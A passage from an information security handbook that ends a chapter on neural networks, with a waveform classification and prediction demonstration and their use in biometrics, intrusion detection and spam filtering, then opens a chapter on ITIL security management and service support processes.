This necessary constant provides a level of stability in the learning process. It also affects the amount of change in weights. This constant is particularly important when the neural network encounters training data that significantly diverges from other training points learned.

Bias

This is an offset value used to affect the activation function of each neuron, which essentially adjusts the threshold value.

Learning Stop Points

Some tools allow the user to specify stop points during the learning process. Common stop points include the number of epochs, amount of time, total, and average error amounts. A well-generalized neural network will not likely be perfect, but close enough is often good enough.

Demonstrated Usage

In this section, a simple demonstration of neural network classification and prediction capabilities is presented. An inexpensive commercial neural network tool called EasyNN-Plus was used for this purpose. This tool implements a back-propagation algorithm that relies on sigmoid transfer functions. Additionally, the tool provides the user with a variety of parameters to control learning, such as learning rates, momentum, number of hidden layers, and validation parameters. The data inputs and outputs will be different for each of these scenarios. This also necessitates that two different types of networks be created. This is necessary because a neural network is created for a particular purpose.

In the classification scenario we will observe the ability of a neural network to differentiate between a sine wave, a sawtooth wave, and a Gaussian pulse pattern. All three waveform parameters can be contained in a single graph with vertical (y) values of ± 1 and horizontal (x) values from 1 to 360. Because we are interested in training the neural network to recognize a pattern it is necessary to assign a value representing each waveform type. For this exercise we assign the sine, sawtooth, and Gaussian waveforms the values of 1, 2, and 3, respectively. The input parameters for the pattern classification are the x and y coordinates associated with the pattern. The pattern value associated with the input coordinates is the output. The neural network is trained by introducing training data that states the input and output parameters.

Each pattern in our exercise consists of the integer x values from 1 to 360 and the associated y values. The training set consists of a series of coordinate values starting at 1 and then every ninth after that. So we have for our x values 1, 9, 18, 27, …, 360. This gives us 41 elements or approximately 11 percent of the total possible coordinates in our example. These 41 coordinates represent our sample for training the neural network.




Figure 24.13 Sine waveform.




Figure 24.14 Sawtooth waveform.

Figure 24.13 shows a sine-wave plot, which is identified as classification number 1. Note that a sine wave is a nonlinear function. This necessitates the creation of a neural network that has at least one hidden layer to approximate the sine wave function.

A sawtooth waveform is shown in Figure 24.14 and is designated as classification item number 2. The sharp transitions (angles) at the top and bottom of the waveform can be a challenge for neural networks to learn. This is due in part to the transformation function used.




Figure 24.15 Gaussian waveform.




Figure 24.16 Combined waveforms.

A plot of a Gaussian waveform is seen in Figure 24.15 and represents the third classification item. This waveform should be no more challenging for the neural network to learn than the sine waveform.

An overlay of all of the waveforms is seen in Figure 24.16. Note that only the sine waveform has values less than 0.

As mentioned earlier, the first and every ninth coordinate in each waveform were used as the inputs for training the neural network. If we use each coordinate in the series as an input we would have a network with 41 inputs. Given this scenario we might not be able to train the neural network properly to generalize the waveforms. Therefore, it is prudent to introduce smaller chunks of the data to the neural network for learning purposes. It was decided that five coordinates would be used for input purposes. Now it is evident that 41 elements are not evenly divided by 5. Indeed, 41 is a prime number and is only divisible by 1 and itself. However, this is not a problem. In fact, it is irrelevant

because we will use a sliding window technique to help the neural network learn each waveform. What we will do is introduce the first five coordinates as one training element. For the next element we use the last three coordinates of the prior element combined with the next two coordinates in the series. The sliding window method results in 19 elements to be used for training. Table 24.1 shows the first two and last two rows of the actual sine data used to train the network. Each row in Table 24.1 is an element used for training. The columns seen in Table 24.1 represent the input coordinates and output classification for each training element. The columns $x_1, y_1; x_2, y_2; \ldots; x_5, y_5$ are the coordinate pairs to be trained. The last column, C, is the classification or output associated with the input coordinates.

The neural network tool generates a neural network based on the training data and parameters provided by the end user. Training parameters included a momentum of 0.8 and a learning rate of 0.6. A total of 57 training elements were introduced to the neural network. From this initial amount eight were set aside for validation, whereas the remaining 49 were used to train the neural network. Figure 24.17 is a graphical representation of the neural network created by the tool.

Table 24.1 Abbreviated Training Data

x_1	y_1	x_2	y_2	x_3	y_3	x_4	y_4	x_5	y_5	C
1	0.017452	9	0.156434	18	0.309017	27	0.45399	36	0.587785	1
18	0.309017	27	0.45399	36	0.587785	45	0.707107	54	0.809017	1
…	…	…	…	…	…	…	…	…	…	…
306	−0.80902	315	−0.70711	324	−0.58779	333	−0.45399	342	−0.30902	1
324	−0.58779	333	−0.45399	342	−0.30902	351	−0.15643	360	0	1




Figure 24.17 Generated neural network.

Note that the inputs match the x and y coordinates seen in Table 24.1, whereas the output is a single node. This follows the structure of the data used to train the neural network. The number of neurons in the hidden layer was generated automatically by the tool itself.

Only a few minutes of training was needed for the neural network to learn the three different classifications sufficiently. A total of 21,464 epochs were conducted prior to halting the training. At this point, the average training error was 0.16 percent, whereas the maximum error was 1.47 percent. The trained neural network was then given five elements of x and y coordinates from each of the waveforms exclusive of those elements identified in the training set. Thus, the trained network was queried to identify which waveform the element belonged to, representing the rudimentary act of classifying or categorizing the data. The element groupings were selected in series, but somewhat arbitrarily, while excluding points previously included in the training set. Some of the elements were purposely chosen across waveform transitions to determine if the neural network in fact learned the transition for a particular waveform and could correctly classify the input data.

Figure 24.18 shows the sine test sets introduced to the trained network. Most of the groupings are close together with the exception of sine 3.

In Figure 24.19, we can see that sawtooth 2 consists of points on two different slopes of the waveform, whereas sawtooth 5 was used on a steep and negative slope.

With the exception of Gaussian 4, most of the test sets seen in Figure 24.20 are kept close together. The exception element is spread out over most of the waveform.

The trained neural network successfully classified each of the input elements introduced. Although every coordinate was not tested, we might assume that in this case the neural network is sufficiently generalized to recognize a series of five consecutive coordinates as belonging to one of the previously learned classifications.

Neural networks can also be used to make predictions. This ability is demonstrated for the sine waveform. In the case for prediction we want the neural network to predict a y value given the x value. The training set consists of the x value as the input and the associated y value as the output.




Figure 24.18 Sine test sets.




Figure 24.19 Sawtooth test sets.




Figure 24.20 Gaussian test sets.

Each training element consists of only two values. The previously identified 41 data points for the sine waveform are used to train the neural network.

It took less than two minutes for 57,639 training epochs to be completed. Once again the learning rate and momentum were set to 0.6 and 0.8, respectively. From the 41 training examples nine were selected for validation. At the training termination, the average error was 0.0275 percent, whereas the maximum error was less than 0.095 percent. Figure 24.21 shows a representation of the generated neural network.

The neural network was queried to predict the y values for each x integer between 1 and 360, excluding those found in the training set. The prediction results can be seen in Figure 24.22. Note that the predicted results, identified as the dashed line, are very close to the actual results to be obtained. This demonstrates the ability of a neural network to generalize a function well enough to be able to predict an outcome with a fair degree of accuracy.




Figure 24.21 Prediction neural network.




Figure 24.22 Prediction results.

Security-Relevant Applications

Perhaps the most prominent use of neural networks in security applications involves pattern classification. There exist a multitude of security technologies of which pattern classification is an essential aspect of the application. Some of the more well-known implementations are in the areas of biometrics, intrusion detection, and spam detection.

Data features form the basis by which a neural network learns a pattern. Some process is used to extract the features from the data for neural network processing. Sometimes the data features extracted are not clean. The features could be obscured, distorted, or missing. For instance, biometric data can be obscured through a variety of means. Facial recognition techniques must learn to accept different lighting situations, facial hair, and accessories such as eyeglasses that can obscure the pattern. Likewise, fingerprint recognition must be robust enough to successfully identify individuals with dirty fingers or scars that might cover up some of the minutia.

Fortunately, dirty or missing data is not always a problem for neural networks because one of their strengths is the ability to generalize. Given this characteristic, neural networks are a technology that can be very useful to the security practitioner in situations in which accurate or consistent data collection is not ensured.

A biometric is a measurable characteristic that can be used to identify an individual uniquely. Measurements can comprise angles and distances between feature points. The unique features of a biometric can be used to represent the "something a person is" aspect of an authentication scheme. Neural networks have been successfully used for pattern classification of individual physical characteristics of fingerprints (Cappelli et al., 2003), irises (Chu and Chen, 2005), faces (Zhao et al., 2003), hand geometry and palm prints (Ong et al., 2003), and voices (Quixtiano-Xicohtencatl et al., 2006) and in thermal face imaging (Bauer and Mazurkiewicz, 2005).

Other interesting types of biometrics that are not physical characteristics, but rather manifestations of an individual, for which neural networks have been used include authorship (Li et al., 2006), handwritten signatures (Al-Shoshan, 2006), and typing patterns (Peacock et al., 2005). Handwritten signatures, perhaps the most well-known form of authentication, have been evaluated with neural networks that look for unique aspects of a signature shape to classify it as belonging to a particular individual or not. Authorship is a way of identifying an individual based on their writing style. People tend to write certain ways when they conduct correspondence or formal writing, and these unique aspects can be used to identify patterns of how a person writes a message. Some of the usable feature points extracted can include grammar, punctuation, case, and word usage in a typical sentence. Likewise, the way a person types can also be considered a biometric. Aspects such as typing speed and rhythm as well as spelling can be used to actively authenticate the individual entering information into a system.

An intrusion detection system (IDS) is categorized as signature or anomaly based. A signature-based IDS, also referred to as misuse detection, relies on a database of signatures to detect attacks. In contrast, an IDS performing anomaly detection looks for abnormal activity. The generalization capabilities of neural networks make them an ideal evaluation mechanism for an anomaly-based IDS (Cannady, 1998). Neural networks have been implemented for both host- and network-based IDS applications. In network-based anomaly detectors the neural network is used to identify traffic patterns that deviate from what is considered normal (McHugh et al., 2000). Host-based anomaly detection neural networks have been used to identify abnormal events in audit logs (Endler, 1998) as well as system calls (Cha et al., 2005).

Spam filtering is another area in which neural networks are beginning to emerge. A variety of filtering techniques based on text classification are used in antispam filters. These filters range from simple keyword searches to more complex implementations of Bayesian analysis. At least one vendor has used a neural network as a means to classify an e-mail as spam or not spam (Goth, 2003). Attributes of an e-mail that can be used to identify it as spam include e-mail header information, types of words and phrases, and the existence of Hypertext Markup Language content (Clark et al., 2003). It is reasonable to assume that a human can readily classify an e-mail as spam or not spam. Given this situation it would be better for a machine to learn to handle this redundant task. In this regard neural networks are an ideal candidate for the task. Indeed, the generalization capabilities of a neural network are likely to be more effective at identifying spam than static techniques such as keyword searches given the constant change in spam content. More recently, spammers have evolved their tactics so that words that make up a spam message are embedded in a graphic image. Most spam filters are not able to cope up with this new tactic because they rely on words within the body of the e-mail to make a classification decision. However, researchers have started exploring the use of neural networks for spam image analysis (Aradhye et al., 2005).

Certainly more work is needed in this area, but neural networks appear to be an ideal tool for identifying image-based spam.

Potential Applications

Pattern classification is clearly a strength of neural networks. It is this ability that could possibly be used to further information security activities. Given this strength new applications of neural networks to security problems can be envisioned. There are many information security areas where neural networks could be used simply to differentiate between normal and abnormal activities. For example, a neural network could be used to identify system processes that are not normal for a network or user. This is closely related to the idea of secure state processing (Price, 2006), which involves knowing those processes, and their loaded libraries, that are authorized or not regarding a security policy. A neural network could be used to categorize processes by user name or group. This would result in an application that acts like a type of host-based IDS with respect to running processes. Neural networks might also be used to assist with the task of audit log reduction and analysis. Although Endler (1998) used neural networks to analyze audit logs, his approach primarily focused on IDS activities. If we consider a neural network that is trained to recognize approved patterns of activities in audit logs then it might be able to identify deviations from what is acceptable. Indeed, the neural network could potentially identify unimportant events to aid in audit reduction. Neural networks could also be used to identify attempts to steal sensitive information. This concept involves a method of tracking the flows of information on a system to identify those flows that are anomalous or not authorized. For instance, if a policy exists prohibiting users from saving sensitive information to removable media, then it may be possible to construct a neural network that could identify the occurrence of the violation. This might require that the neural network is trained to identify either information flows that are authorized or those that are not authorized. Although neural networks have been used to differentiate between possible spam-based images (Aradhye et al., 2005), more work could be done in this area. A neural network could be trained to recognize persistent aspects of an image that are common to a particular type of spam. Suppose that certain words or pictures persist in a certain type of spam. It would not be necessary for the neural network to distinguish the word or picture per se, but rather recognize that the particular aspect of an image received represents a type of spam. Thus, a neural network could be trained to identify an aspect within an image that represents spam.

Conclusion

Neural networks are an aspect of artificial intelligence that has a special ability to learn. The feed-forward neural network architecture used with the back-propagation algorithm is one the most popular neural network implementations. Security practitioners can benefit from the learning capabilities of neural networks that are taught to recognize features or patterns in data. Some of the more common neural network implementations include biometrics, intrusion detection, and spam classification. Commercial tools that exist allow the security analysts to discover new ways to use this powerful technology. Although neural networks can learn interesting things from data, it is important to ensure that applicable, clean, and accurate data features are used. Otherwise, the neural network might learn and report irrelevant results.

References

Al-Shoshan, A. I. (2006). Handwritten signature verification using image invariants and dynamic features. *Proceedings of the International Conference on Computer Graphics, Imaging, and Visualization*, 173–176.

Aradhye, H. B., Meyers, G. K., and Herson, J. A. (2005). Image analysis for efficient categorization of image-based spam. *Proceedings of the 2005 Eighth International Conference on Document Analysis and Recognition*, 914–918.

Bauer, J., and Mazurkiewicz, J. (2005). Neural network and optical correlators for infrared imaging based face recognition. *Proceedings of the 5th International Conference on Intelligent Systems Design and Applications*, 234–238.

Cannady, J. (1998). Artificial neural networks for misuse detection. *Proceedings of the 1998 National Information Systems Security Conference*, 443–456.

Cappelli, R., Maio, D., Maltoni, D., and Nanni, L. (2003). A two-stage fingerprint classification system. *Proceedings of the 2003 ACM SIGMM Workshop on Biometrics Methods and Applications*, 95–99.

Cha, B., Vaidya, B., and Han, S. (2005). Anomaly intrusion detection for system call using the soundex algorithm and neural networks. *Proceedings of the 10th IEEE Symposium on Computers and Communications*, 427–433.

Chu, C. T., and Chen, C. (2005). High performance iris recognition based on LDA and LPCC. *Proceedings of the 17th IEEE International Conference on Tools with Artificial Intelligence*, 417–421.

Clark, J., Koprinska, I., and Poon, J. (2003). A neural network based approach to automated e-mail classification. *Proceedings of the IEEE/WIC International Conference on Web Intelligence*, 702–705.

Endler, D. (1998). Intrusion detection applying machine learning to Solaris audit data. *Proceedings of the 1998 Annual Computer Security Applications Conference*, 268–279.

Gadea, R., Cerda, J., Ballester, F., and Mocholi, A. (2000). Artificial neural network implementation on a single FPGA of a pipelined on-line back propagation. *Proceedings of the 13th International Symposium on System Synthesis*, 225–230.

Goth, G. (2003). Much ado about spamming. *IEEE Internet Computing, 7*(4), 7–9.

Haykin, S. (1999). *Neural Networks: A Comprehensive Foundation* (2nd ed.). Upper Saddle River, NJ: Prentice Hall.

Jordan, M. I., and Bishop, C. M. (1996). Neural networks. *ACM Computing Surveys, 28*(1), 73–75.

Li, J., Zheng, R., and Chen, H. (2006). From fingerprint to writeprint. *Communications of the ACM, 49*(4), 76–82.

McHugh, J., Christie, A., and Allan, J. (2000). Defending yourself: the role of intrusion detection systems. *IEEE Software, 17*(5), 42–51.

Negnevitsky, M. (2005). *Artificial Intelligence: A Guide to Intelligent Systems* (2nd ed.). Essex, UK: Pearson Educational Limited.

Ong, M. G., Connie, T., Jin, A. T., and Ling, D. N. (2003). A single-sensor hand geometry and palmprint verification system. *Proceedings of the 2003 ACM SIGMM Workshop on Biometrics Methods and Applications*, 100–106.

Padhy, N. P. (2005). *Artificial Intelligence and Intelligent Systems.* Oxford, UK: Oxford University Press.

Peacock, A., Ke, X., and Wilkerson, M. (2005). Typing patterns: a key to user identification. *IEEE Security and Privacy, 2*(5), 40–47.

Pendharkar, P. C. (2005). A data envelopment analysis-based approach for data preprocessing. *IEEE Transactions on Knowledge and Data Engineering, 17*(10), 1379–1388.

Price, S. M. (2006). Secure state processing. *Proceedings of the 2006 IEEE Information Assurance Workshop*, 380–381.

Quixtiano-Xicohtencatl, R., Flores-Pulido, L., and Reyes-Galaviz, O. F. (2006). Feature selection for a fast speaker detection system with neural networks and genetic algorithms. *Proceedings of the 15th International Conference on Computing*, 126–134.

Russell, S., and Norvig, P. (2003). *Artificial Intelligence: A Modern Approach* (2nd ed.). Upper Saddle River, NJ: Pearson Education.

Yu, L., Wang, S., and Lai, K. K. (2006). An integrated data preparation scheme for neural network data analysis. *IEEE Transactions on Knowledge and Data Engineering, 18*(2), 217–230.

Zhao, W., Chellappa, R., Phillips, P. J., and Rosenfeld, A. (2003). Face recognition: a literature survey. *ACM Computing Surveys, 35*(4), 399–458.

Chapter 25

Information Technology Infrastructure Library and Security Management Overview

David McPhee

Contents

Introduction
What Is the Information Technology Infrastructure Library?
History of ITIL
What Is Security Management?
Descriptions
    Service Support Overview
    Service Support Details
        Service Desk
    Incident Management
        Benefits of Incident Management Process
    Problem Management
    Incident Management and Problem Management: What Is the Difference?
    Change Management
        Benefits of Change Management
    Configuration Management
    Configuration Management and Information Security
        Benefits of Configuration Management

Release Management
Benefits of Release Management
Release Categories
Service Delivery Overview
Service Level Management
Benefits of Implementing SLM
Capacity Management
Capacity Management Processes
Availability Management
Availability Management and Information Security
Financial Management
Service Continuity Management
The Security Management Process
Control
Plan
Implementation
Evaluation
Maintenance
References

Introduction

For the purpose of this chapter, the focus will be on how information security management works within the Information Technology Infrastructure Library (ITIL®).

What Is the Information Technology Infrastructure Library?

The ITIL is a framework of best practices. The concepts within ITIL support information technology (IT) services delivery organizations with the planning of consistent, documented, and repeatable or customized processes that improve service delivery to the business. The ITIL framework consists of the following IT processes: service support (service desk, incident management, problem management, change management, configuration management, and release management) and services delivery [service-level management (SLM), capacity management, availability management, financial management, and IT service continuity management (SCM)].

History of ITIL

The ITIL concept emerged in the 1980s, when the British government determined that the level of IT service quality provided to them was not sufficient. The Central Computer and Telecommunications Agency, now called the Office of Government Commerce, was tasked with developing a framework for efficient and financially responsible use of IT resources within the British government and the private sector.

The earliest version of ITIL was called Government Information Technology Infrastructure Management. Obviously this was very different from the current ITIL, but conceptually very similar, focusing around service support and delivery.

Large companies and government agencies in Europe adopted the framework very quickly in the early 1990s. ITIL was spreading far and wide and was used in both government and nongovernmental organizations. As it grew in popularity, both in the United Kingdom and across the world, IT itself changed and evolved, and so did ITIL (http://itsm.fwtk.org/History.htm).

What Is Security Management?

Security management details the process of planning and managing a defined level of security for information and IT services, including all aspects associated with reaction to security incidents. It also includes the assessment and management of risks and vulnerabilities and the implementation of cost-justifiable countermeasures.

Security management is the process of managing a defined level of security on information and IT services. Included is managing the reaction to security incidents. The importance of information security has increased dramatically because of the move to open internal networks to customers and business partners, the move toward electronic commerce, and the increasing use of public networks like the Internet and intranets. The widespread use of information and information processing as well as the increasing dependency on information process results requires structural and organized protection of information (Figure 25.1).




Figure 25.1 ITIL overview.

Descriptions

Service Support Overview

Service support describes the processes associated with the day-to-day support and maintenance activities associated with the provision of IT services (service desk, incident management, problem management, change management, configuration management, and release management).

Service desk. This function is the single point of contact between the end users and IT service management.

Incident management. Best practices for resolving incidents (any event that causes an interruption to, or a reduction in, the quality of an IT service) and quickly restoring IT services.

Problem management. Best practices for identifying the underlying cause(s) of IT incidents to prevent future recurrences. These practices seek to proactively prevent incidents and problems.

Change management. Best practices for standardizing and authorizing the controlled implementation of IT changes. These practices ensure that changes are implemented with minimum adverse impact on IT services and that they are traceable.

Configuration management. Best practices for controlling production configurations (for example, standardization, status monitoring, and asset identification). By identifying, controlling, maintaining, and verifying the items that make up an organization's IT infrastructure, these practices ensure that there is a logical model of the infrastructure.

Release management. Best practices for the release of hardware and software. These practices ensure that only tested and correct versions of authorized software and hardware are provided to IT customers.

Service Support Details

Service Desk

The objective of the service desk is to be a single point of contact for customers who need assistance with incidents, problems, and questions and to provide an interface for other activities related to IT and ITIL services (Figure 25.2).

Benefits of Implementing a Service Desk

- Increased first-call resolution
- Skill-based support
- Rapid restoration of service
- Improved incident response time
- Improved tracking of service quality
- Improved recognition of trends and incidents
- Improved employee satisfaction

Processes Utilized by the Service Desk

- Workflow and procedures diagrams
- Roles and responsibilities
- Training evaluation sheets and skill set assessments
- Implemented metrics and continuous improvement procedures

